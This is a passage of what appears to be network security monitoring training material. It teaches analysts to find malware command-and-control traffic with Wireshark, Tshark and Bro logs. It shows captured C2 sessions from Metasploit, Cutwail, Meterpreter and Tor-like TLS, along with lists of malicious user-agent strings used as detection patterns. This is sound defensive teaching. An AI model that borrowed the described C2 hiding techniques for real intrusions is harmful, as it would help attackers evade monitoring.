10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=8345 Ack=5842 Win=32768 Len=0 TSval=52942
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1
10.5.11.67	10.5.11.103	TCP	4444 > 56867 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 W
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [ACK] Seq=1 Ack=1 Win=15360 Len=0 TSval=52942452
10.5.11.67	10.5.11.103	TCP	4444 > 56867 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=39 TSval=612
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [ACK] Seq=1 Ack=40 Win=15360 Len=0 TSval=52942459

Spot the C2

This C2 traffic happens to be unencrypted, but that doesn't matter in this case. The C2 traffic clearly begins with the SYN to port 4444.

You can view this traffic yourself by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/ms08-067.pcap &
```

We made it easy this time, using Metasploit's default LPORT. In later examples we'll mix things up a bit.

HTTP C2

- HTTP is commonly used for C2
 - Includes proxy-aware and capable malware
- The content is usually encoded, obfuscated, or encrypted
 - Base64 and XOR are commonly used
- Lots of POST commands is a common behavior

HTTP C2

HTTP is often used to carry C2. It tends to blend in with normal user traffic, and it can also pass through http proxies.

Modern malware can locate and use a system-configured proxy just as a browser can.

HTTP POST C2

Filter: http.request.method==POST						Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Info			
64	3.386645	24.39.21.194	208.97.174.44	HTTP	POST / HTTP/1.1	(application/octet-stream)		
75	3.396471	24.39.21.194	199.83.128.93	HTTP	POST / HTTP/1.1	(application/octet-stream)		
80	3.402099	24.39.21.194	192.64.112.19	HTTP	POST / HTTP/1.1	(application/octet-stream)		
81	3.402231	24.39.21.194	66.49.139.143	HTTP	POST / HTTP/1.1	(application/octet-stream)		
86	3.412875	24.39.21.194	162.159.247.1	HTTP	POST / HTTP/1.1	(application/octet-stream)		
102	3.461945	24.39.21.194	109.74.242.16	HTTP	POST / HTTP/1.1	(application/octet-stream)		
109	3.470432	24.39.21.194	76.74.254.123	HTTP	POST / HTTP/1.1	(application/octet-stream)		
112	3.475266	24.39.21.194	5.9.122.172	HTTP	POST / HTTP/1.1	(application/octet-stream)		
115	3.479287	24.39.21.194	188.121.45.21	HTTP	POST / HTTP/1.1	(application/octet-stream)		
118	3.481808	24.39.21.194	91.121.66.183	HTTP	POST / HTTP/1.1	(application/octet-stream)		
121	3.490223	24.39.21.194	204.11.237.35	HTTP	POST / HTTP/1.1	(application/octet-stream)		
126	3.495460	24.39.21.194	85.233.160.22	HTTP	POST / HTTP/1.1	(application/octet-stream)		
129	3.502057	24.39.21.194	81.209.182.37	HTTP	POST / HTTP/1.1	(application/octet-stream)		
143	3.528170	24.39.21.194	54.229.116.65	HTTP	POST / HTTP/1.1	(application/octet-stream)		
147	3.545283	24.39.21.194	89.19.17.218	HTTP	POST / HTTP/1.1	(application/octet-stream)		
163	3.569267	24.39.21.194	219.94.206.70	HTTP	POST / HTTP/1.1	(application/octet-stream)		
188	3.614567	24.39.21.194	162.159.250.1	HTTP	POST / HTTP/1.1	(application/octet-stream)		
192	3.619922	24.39.21.194	116.251.204.2	HTTP	POST / HTTP/1.1	(application/octet-stream)		
214	3.649583	24.39.21.194	141.101.116.1	HTTP	POST / HTTP/1.1	(application/octet-stream)		
219	3.650318	24.39.21.194	12.158.190.24	HTTP	POST / HTTP/1.1	(application/octet-stream)		

Continuous Monitoring and Security Operations

148


HTTP POST C2

Note how aggressive the C2 traffic shown above is: every POST shown occurred in less than 0.3 seconds, based on the pcap timestamp.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/cutwail.pcap &
```

C2 POST Content



```
Stream Content
Follow TCP Stream

POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/octet-stream
Content-Length: 546
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: c21edu.com
Connection: Keep-Alive
Cache-Control: no-cache

cPN/YSeubCQxCE+nSjapVc8S+9Catd+JQJ0Kad1m3VkyH8KhmZ1QDL69YCuH
DZ1ohHdAwLQqPa/lyaeBmbq1SruphV2AbjG2nXn1j1U+JXEaH155PFobAv4dQ8
s3wCYUORnggZxfj/qPpQ55yr4m151x+13Q1QALKcVH08yAZZ/dyAuec5KsyfLq
PwHhGdjPC4D3kqP1IyyGRF-a2CKS108yeuQphoCom100gqpFUrwwkZ5M3B6EQ
nT18eH1j3vWcYBSL+XMDERLTVK1HgB2u5LeRVD0uG1auAKedCE3/qwC7z6A0D
JjoPef1+ld918m4pYwU1Sbt1117hn75DrZ/KEjFLB1bt1UpITox3028pulgQ
xKSF8U5qZTelck1V8Yw56BT1RZPsf1+25aVgQVUBckwYJplc5XMA3D5e11cCoh
quHzX1+DYx1W9ZZ1yH/a7hVYpGuhDQZPQZ1w1Y1RC245g0FV4aEmczAC1jU1fG4
4rL1m41998j3yQn=
HTTP/1.1: 200 OK
Server: nginx
Date: Tue, 21 Jan 2014 18:37:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to
join the fun, mention this header.

Entire conversation (31755 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Filter Out This Stream Close
```

Continuous Monitoring and Security Operations

149

C2 POST Content

You may view this pcap by typing:

```
$ wireshark /pcaps/cutwail.pcap
```

Then click on packet 446, right-click, and follow TCP stream.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- **Network Security Monitoring**
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- **[Tracking User Agents]**
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

150

Course Roadmap

Our next section describes tracking User Agents.

Tracking User Agents

- HTTP user agents offer high-value NSM data
 - Sadly, they are often ignored
- User agents are often “fudged” by malware, in conspicuous ways

```
GET / HTTP/1.1
Host: 10.5.11.103
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Date: Wed, 26 Feb 2014 21:36:07 GMT
```



Continuous Monitoring and Security Operations

151

Tracking User Agents

Most full browsers send “Mozilla” in the user agent string, as we’ll see on the next page, even browsers that are clearly not Mozilla, such as IE. Why? It’s a long, complicated story dating to the dawn of the web browser.

When Netscape came out, it was superior to NCSA Mosaic, since it supported frames. Netscape was originally called “Mozilla” internally (and in its user agent string), short for “Mosaic Killer.” Many webmasters sent frame-enabled content to Netscape browsers, and non-frame content to anything else (assumed to be Mosaic).

Enter IE, which supported frames, but often received the non-frame version of websites, since it was also not Mozilla. So IE engineers added “Mozilla” to the user agent string, in order to receive frame-enabled content. Most other browsers (such as Safari and Chrome) followed suit. One notable exception is Opera, which does not include the string Mozilla (in most versions).

You can read the whole sordid history here: <http://webaim.org/blog/user-agent-string-history/>
(http://cyber.gd/511_454) QR



Common User Agent Substrings

- *Mozilla* (Most browsers)
 - User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
- *Opera* (The Opera browser)
 - User-Agent: Opera/9.80 (Windows NT 6.0) Presto/2.12.388 Version/12.14
- *Microsoft-CryptoAPI* (Windows systems checking CRL servers)
 - User-Agent: Microsoft-CryptoAPI/6.0

Common User Agent Substrings

You may view some normal user agents by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/normal/http/normal-user-agent.pcap | grep "User-Agent:"
```

If you'd like a higher-fidelity approach, you may also use Tshark:

```
$ tshark -nr /pcaps/normal/http/normal-user-agent.pcap -R "http.user_agent" -Tfields -e http.user_agent
```

This tells Tshark to identify all http traffic with a user_agent field, and then print only the values of the fields specified (the user_agent itself).

We will describe how to use the Bro IDS to identify HTTP user agents very shortly.

Windows Versions in User Agent Strings

- Microsoft uses the following “NT” release versions to indicate OS versions:
 - Windows NT 10.0: Windows 10
 - Windows NT 6.3: Windows 8.1/Server 2012 R2
 - Windows NT 6.2: Windows 8/Server 2012
 - Windows NT 6.1: Windows 7/Server 2008 R2
 - Windows NT 6.0: Windows Vista/Server 2008
 - Windows NT 5.2: Windows Server 2003 R2
 - Windows NT 5.1: Windows XP/Server 2003¹

Continuous Monitoring and Security Operations

153

Windows Versions in User Agent Strings

Microsoft refers to its operating systems by the “NT” version number. This shows up in a number of places, including user agent strings. This is helpful for analyzing user agent strings, and determining the client’s operation system.

Let’s break down one of the user agents shown on the previous slide: User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Token	Description
Mozilla/5.0	Application name and version. For historical reasons, Internet Explorer identifies itself as a Mozilla browser.
Windows NT 6.1	The Platform token identifies the operating system and version. The example token indicates Windows 7.
Trident/7.0	The Trident token identifies the version of MSHTML (Trident).
rv:11.0	The revision token indicates the version of IE11
like Gecko	The Gecko token has been added to highlight improved consistency with other browsers. ²

[1] [http://msdn.microsoft.com/en-us/library/windows/desktop/ms724832\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ms724832(v=vs.85).aspx) (http://cyber.gd/411_480)

[2] [http://msdn.microsoft.com/en-us/library/ms537503\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms537503(v=vs.85).aspx) (http://cyber.gd/511_481)

Abnormal HTTP User Agents

- These are not normal:
 - User-Agent: getURLDown
 - User-Agent: loadMM
 - User-Agent: POSTtj
 - User-Agent: Downloader MLR 1.0.0
 - User-Agent: FULLSTUFF
 - User-Agent: GaurdMailRu
 - User-Agent: GuardMailRu

Abnormal HTTP User Agents

You may view the “not normal” user agents by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/tijcont.pcap | grep "User-Agent:"
```

```
$ strings /pcaps/fraudpack.pcap | grep "User-Agent:"
```

As a bonus exercise: can you locate other abnormal user agents in the /pcaps directory?

Tracking User Agents

- Many signature-based NIDS compile a list of “known bad” user agents, and alert
 - While useful, this is blacklisting, which will fail
- An alternative approach:
 - Use Bro to capture all user agent strings sent on your network
 - Ignore anything containing *Mozilla*, *Opera* or *Microsoft-CryptoAPI*
 - Sort from least common to most common
 - Inspect the rarest agent strings
- Is this approach perfect?
 - Of course some types of malware can evade this check, and/or use actual legitimate user agent strings
 - It is a **very** useful approach

Continuous Monitoring and Security Operations

155

Tracking User Agents

You may be thinking: “But malware can trivially evade this check by using one of those strings, or even better: use a fully legitimate user agent, such as “User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko”.

This is true, and some malware does exactly that. But many types of malware do not. If we have a fast and simple approach that proves highly useful, we should use it.

Remember our discussion of the Perfect Solution fallacy: just because a solution is not perfect does not mean it should not be used, **especially** when no perfect NSM solution exists.

Our Approach on the Contagio Crimeware Pcap Collection

```
Terminal - student@Sec-511-Linux: /labs/contagio-user-agents
File Edit View Terminal Go Help
[/labs/contagio-user-agents]$ cat http.log | bro-cut user_agent | egrep -v "Mozilla|Opera|Microsoft-CryptoAPI" | sort | uniq -c | sort -n
1 Google page
1 Java/1.6.0_26
1 JNLP/6.0 javaws/1.6.0_13 (b03) Java/1.6.0_13
1 MSDN
1 POSTtj
2 contype
2 getURLDown
2 loadMM
2 mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; trident/4.0; ...)
2 Update
3 Firefox
3 Microsoft Internet Explorer
5 mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0; ...)
7 \x2d
8 KUKU v5.06exp =9355466431
9 Alina v5.3
11 Microsoft BITS/6.6
17 Windows-Update-Agent
18 cpuminer 2.2.3
68 -
165 cgminer 2.7.5
[/labs/contagio-user-agents]$
```

Continuous Monitoring and Security Operations

156

Our Approach on the Contagio Crimeware Pcap Collection

The Contagio Pcap collection is available here: <http://contagiodump.blogspot.com/2013/04/collection-of-pcap-files-from-malware.html> (http://cyber.gd/511_455) QR

Contagio contains dozens of malicious pcaps, including crimeware and APT. The pcaps are quite useful for honing NSM skills.

Type the following in a Sec-511-Linux terminal to view the output above. WARNING: the file "http.log" contains offensive terms, such as the redacted term shown above.

```
$ cat /labs/contagio-user-agents/http.log | bro-cut user_agent |
egrep -v "Mozilla|Opera|Microsoft-CryptoAPI" | sort | uniq -c | sort
-n
```

Let's break that command down:

Send the file http.log to the bro-cut command, and print the user_agent field: **cat http.log | bro-cut user_agent**

Remove any string containing Mozilla or Opera or Microsoft-CryptoAPI (case sensitive): **egrep -v "Mozilla|Opera|Microsoft-CryptoAPI"**

Sort the results, select unique lines preceded by an entry count, and then sort numerically from low to high: **sort | uniq -c | sort -n**




Another Method: Identify the Shortest User Agents

- Here's another method: search for the shortest User-Agents:

```
$ strings /pcaps/tijcont.pcap | grep  
User-Agent| sort -u| awk '{print length,  
$0;}' | sort -nr
```

– Syntax is described in the notes



```
Terminal - student@Sec511-Linux: /  
File Edit View Terminal Go Help  
[/]$ strings /pcaps/tijcont.pcap | grep User-Agent| sort -u| awk '{print length,  
$0;}' | sort -nr  
159 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;  
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.210  
22)  
22 User-Agent: getURLDown  
18 User-Agent: POSTtj  
18 User-Agent: loadMM  
[/]$
```

157

Another Method: Identify the Shortest User Agents

Here's another method: search for the shortest User-Agents:

```
$ strings /pcaps/tijcont.pcap | grep User-Agent| sort -u| awk  
'{print length, $0;}' | sort -nr
```

Let's break that command down:

Command	Description
<code>strings /pcaps/tijcont.pcap</code>	Find all printable strings in /pcaps/tijcont.pcap
<code>grep User-Agent</code>	Search for "User-Agent"
<code>sort -u</code>	Sort all occurrences, then identify unique occurrences
<code>awk '{print length, \$0;}'</code>	Print the length of each User-Agent, followed by the agent itself
<code>sort -nr</code>	Sort based on the numeric count of the previous step

This syntax will come in handy for the final exercise today, as well as during 511.6.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Squil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- **[C2 via HTTPS]**
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

158

Course Roadmap

Our next section describes detecting C2 via HTTPS.

C2 via HTTPS

- Malware is increasingly using HTTPS for C2
 - Or pretending to, as we'll see shortly
- HTTPS makes a great C2 channel
 - It's usually allowed outbound
 - It blends in with normal user traffic
 - It's usually ignored

C2 via HTTPS

If you'd like to "hide in plain sight," HTTPS makes a fine protocol. It is usually allowed outbound via firewalls, and is usually ignored. A perfect combination for C2!

Non-Encrypted HTTPS (1)

- Sending unencrypted data via port 443 is a common C2 technique
- Many sites allow 443 outbound and do not inspect it
 - “It’s encrypted, so why bother?”
- Cornerstone defensible network concept: enforce protocol compliance on all HTTPS traffic
 - Block and alert non-conforming traffic

Continuous Monitoring and Security Operations

160

Non-Encrypted HTTPS (1)

Malware often uses port 443, even for non SSL/TLS traffic. Why? It’s often allowed out without any inspection, and it’s often ignored.

It is best practice to enforce protocol compliance on HTTPS traffic with the use of a proxy, and block/alert non-SSL/TLS traffic that attempts to use port 443.

Non-Encrypted HTTPS (2)

Filter: tcp.stream eq 9

No.	Time	Source	Destination	Protocol	Info
60	189.914990	10.0.2.15	199.192.156.1	TCP	1385 > 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
61	190.004460	199.192.156.1	10.0.2.15	TCP	443 > 1385 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
62	190.004611	10.0.2.15	199.192.156.1	TCP	1385 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
63	190.004955	10.0.2.15	199.192.156.1	SSL	Continuation Data
64	190.005165	199.192.156.1	10.0.2.15	TCP	443 > 1385 [ACK] Seq=1 Ack=130 Win=65535 Len=0
65	190.005247	10.0.2.15	199.192.156.1	SSL	Continuation Data
66	190.005247	10.0.2.15	199.192.156.1	SSL	Continuation Data
67	198.000000	10.0.2.15	199.192.156.1	HTTP	POST /bbs/info.asp HTTP/1.1
68	198.000000	10.0.2.15	199.192.156.1	HTTP	Host: 199.192.156.134:443
69	198.000000	10.0.2.15	199.192.156.1	HTTP	Content-Length: 1305
70	198.000000	10.0.2.15	199.192.156.1	HTTP	Connection: Keep-Alive
71	198.000000	10.0.2.15	199.192.156.1	HTTP	Cache-Control: no-cache

Stream Content

```
POST /bbs/info.asp HTTP/1.1
Host: 199.192.156.134:443
Content-Length: 1305
Connection: Keep-Alive
Cache-Control: no-cache

3D333531501A7770c.....
```

Windows IP Configuration

Host Name : XPSP3-Ofc2007-ReaderX

Primary Dns Suffix :

Non-Encrypted HTTPS (2)

Wireshark is often fooled by this type of traffic. Note the protocol is listed as “SSL” for packets 63 and 65. There is no SSL here!

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/mswab-yayih.pcap &
```

Then click on packet 60, right-click, and “Follow TCP Stream.”

SSL/TLS without HTTPS

- HTTPS uses SSL/TLS
- Non-HTTPS network traffic using SSL/TLS should be closely watched
 - This is one of the most common encrypted malware C2 channels
- Legitimate SSL/TLS tunnels will match (and can later be ignored)

SSL/TLS without HTTPS

Normal HTTPS will include the SSL/TLS handshake, which includes downloading an X.509 certificate.


SSL/TLS VPNs can skip the handshake, as does malware. It is best to identify all such tunnels, and ignore the legitimate ones.

This goes hand-in-hand with section 13.13 of the Critical Security Controls, previously quoted:

...identify TCP sessions that last an unusually long time for the given organization and firewall device, alerting personnel about the source and destination addresses associated with these long sessions.¹

This includes any form of tunnel, including SSL/TLS tunnels.

[1] <http://www.sans.org/critical-security-controls/control/13> (http://cyber.gd/411_450)



The HTTPS SSL/TLS Handshake

IBM has a great summary of the SSL/TLS exchange; malware often skips these steps:

The SSL or TLS client sends a "client hello" message that lists cryptographic information such as the SSL or TLS version and, in the client's order of preference, the CipherSuites supported by the client. The message also contains a random byte string that is used in subsequent computations. The protocol allows for the "client hello" to include the data compression methods supported by the client.'

The SSL or TLS server responds with a "server hello" message that contains the CipherSuite chosen by the server from the list provided by the client, the session ID, and another random byte string. The server also sends its digital certificate. If the server requires a digital certificate for client authentication, the server sends a "client certificate request" that includes a list of the types of certificates supported and the Distinguished Names of acceptable Certification Authorities (CAs).¹

[1] http://www-01.ibm.com/support/knowledgecenter/SSFKSJ_7.1.0/com.ibm.mq.doc/s10660.htm
(http://cyber.gd/511_449) QR



Spot the Difference: HTTPS and Non-HTTP SSL

- HTTPS:

Protocol	Info
TCP	59018 > 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1 TSval=3550
TCP	443 > 59018 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
TCP	59018 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
TLSv1	Client Hello
TCP	443 > 59018 [ACK] Seq=1 Ack=181 Win=64240 Len=0
TLSv1	Server Hello
TCP	59018 > 443 [ACK] Seq=181 Ack=1419 Win=65535 Len=0
TCP	[TCP segment of a reassembled PDU]
TCP	59018 > 443 [ACK] Seq=181 Ack=2837 Win=65535 Len=0
TLSv1	Certificate, Server Key Exchange, Server Hello Done
TCP	59018 > 443 [ACK] Seq=181 Ack=3550 Win=65535 Len=0
TLSv1	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
TCP	443 > 59018 [ACK] Seq=3550 Ack=339 Win=64240 Len=0
TLSv1	

- Metasploit
Meterpreter
bind_tcp payload:

Protocol	Info
TCP	1073 > 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	443 > 1073 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
TCP	1073 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
SSLv2	Encrypted Data
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP segment of a reassembled PDU]
TCP	1073 > 443 [ACK] Seq=1 Ack=13145 Win=64240 Len=0
TCP	[TCP segment of a reassembled PDU]

Continuous Monitoring and Security Operations

164

Spot the Difference: HTTPS and Non-HTTP SSL

Note the difference above.

Note the protocol description “TLSv1” in the Wireshark screenshot on top’ it shows the Client Hello, Server Hello, and the client-server key exchange.

The Wireshark screenshot below shows no TLSv1 negotiation; the traffic is decoded as TCP data, and one packet is listed as SSLv2 “Encrypted Data”. There are no client or server hellos, key exchanges, etc.


Follow TCP Stream

- HTTPS



```
Stream Content
.....R,m+...y.:u[.P...HJo.D..].=.H...
.....9.8.....5.....E.O.3.2.....A./.....
.....www.google.com.
.....#.3t.....g...c..R:zh...y.o
(..AE.S...=U*.....
[.....#.3t...spdy/4a4.spdy/3.1.spdy/3.http/
1.1.....zD...vD...A.....-*.O..0
...*.H..
...011.0...U...US1.0...U..
.
Google Inc150#.U...Google Internet Authority G20..
131211120258Z.
1404100000020h1.0...U...US1.0...U...
California1.0...U...
Mountain View1.0...U...
.
Google Inc1.0...U...www.google.com0...0
...*.H..
.....0...
.....J...Vr.Ehz.*.e(.r1uinkQS.....k.....f1..
{..2.....Ab.b=y..Uc..3.....D...0.A..rZ~.dd.....C...8..
```

- Meterpreter bind_tcp



```
Stream Content
.V..MZ....[REU...7.....Wh...P..h..*
h...P.....L..(This program cannot be
run in DOS mode.
$......Gd.)Gd.)Gd.)\H)ad.)H..')e.)Gd.)d.)H.p)Jd.)\.)Xd.)
\I).d.)\x)Fd.)\.-)Fd.)RichGd.).....PE..L....
\Q.....I..
..Z..p.....8.....
P.....
.....R.....P.....
x.....text...Y.....
Z.....rdata...b...p...d...A.....@..@..
data...n.....e...reloc.....P.....
.....@..
B.....
U..Q..SV..u...M...-E.....3...-F...X...<9...;..u.
A...:|...t.....E..0E..|3..@^|3...U..V.5...
.Hj).w.V.....YY..u.....u...3...
W.u..u..X...^]..U..V.5..
.Mj).w.V.L...YY..u3.E..."\^...H..@..
V'.H..P..H..P..H..@...3...
```

Continuous Monitoring and Security Operations

165

Follow TCP Stream

The difference between the two is obvious when you use Wireshark's "Follow TCP Stream" functionality.

The HTTPS traffic on the left shows signs of the key exchange, including unencoded parts of the X.509 certificate, including "Google Internet Authority,"

Metasploit's Meterpreter shows none of that (although it's using TLS), but it does show a DOS executable. This is highly suspicious for "HTTPS" traffic!

Many types of malware act as Metasploit Meterpreter does.

Tor C2



- Tor is often used for C2
 - Formerly “The Onion Router,” but now just “Tor”
 - *Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet.*¹
- Detecting Tor is a critical NSM skill
- Tor often uses well-formed HTTPS and SSL
 - We can still identify it!

Tor C2

Malware is increasingly using Tor for “privacy and security,” just as humans do. Tor often uses well-formed HTTPS and SSL, which is designed to be interpreted as “normal” HTTPS traffic. It is usually allowed outbound through firewalls, and usually ignored.


[1] <https://www.torproject.org/about/overview.html.en> (http://cyber.gd/511_477)

Tor HTTPS

- Wireshark sees nothing wrong with the TLS handshake
- Follow TCP stream is interesting....
- Let's track encryption certificates!

Protocol	Info
TCP	2154 > 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	443 > 2154 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
TCP	2154 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TLSh	Client Hello
TCP	443 > 2154 [ACK] Seq=1 Ack=209 Win=64240 Len=0
TLSh	Server Hello, Certificate, Server Key Exchange, Server Hello Done
TLSh	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
TCP	443 > 2154 [ACK] Seq=934 Ack=407 Win=64240 Len=0
TLSh	Change Cipher Spec, Encrypted Handshake Message
TLSh	Encrypted Handshake Message
TCP	443 > 2154 [ACK] Seq=993 Ack=604 Win=64240 Len=0
TLSh	Encrypted Handshake Message, Encrypted Handshake Message

.....P..fDA.....#..n...F.*...{...o.7i... ...9.8...5.....3.2...../..... d.....www.a4grdymgccamccd.com..... .4.2.....#.....f...f.....= 9.....0...0.....[0 ...*.H.. 011.0...U...www.wruwhatae2j4x4.. 121224021039Z.. 131224021039Z0%1#0!..U...www.pj6emepdpd1e2...
--



Continuous Monitoring and Security Operations

167

Tor HTTPS

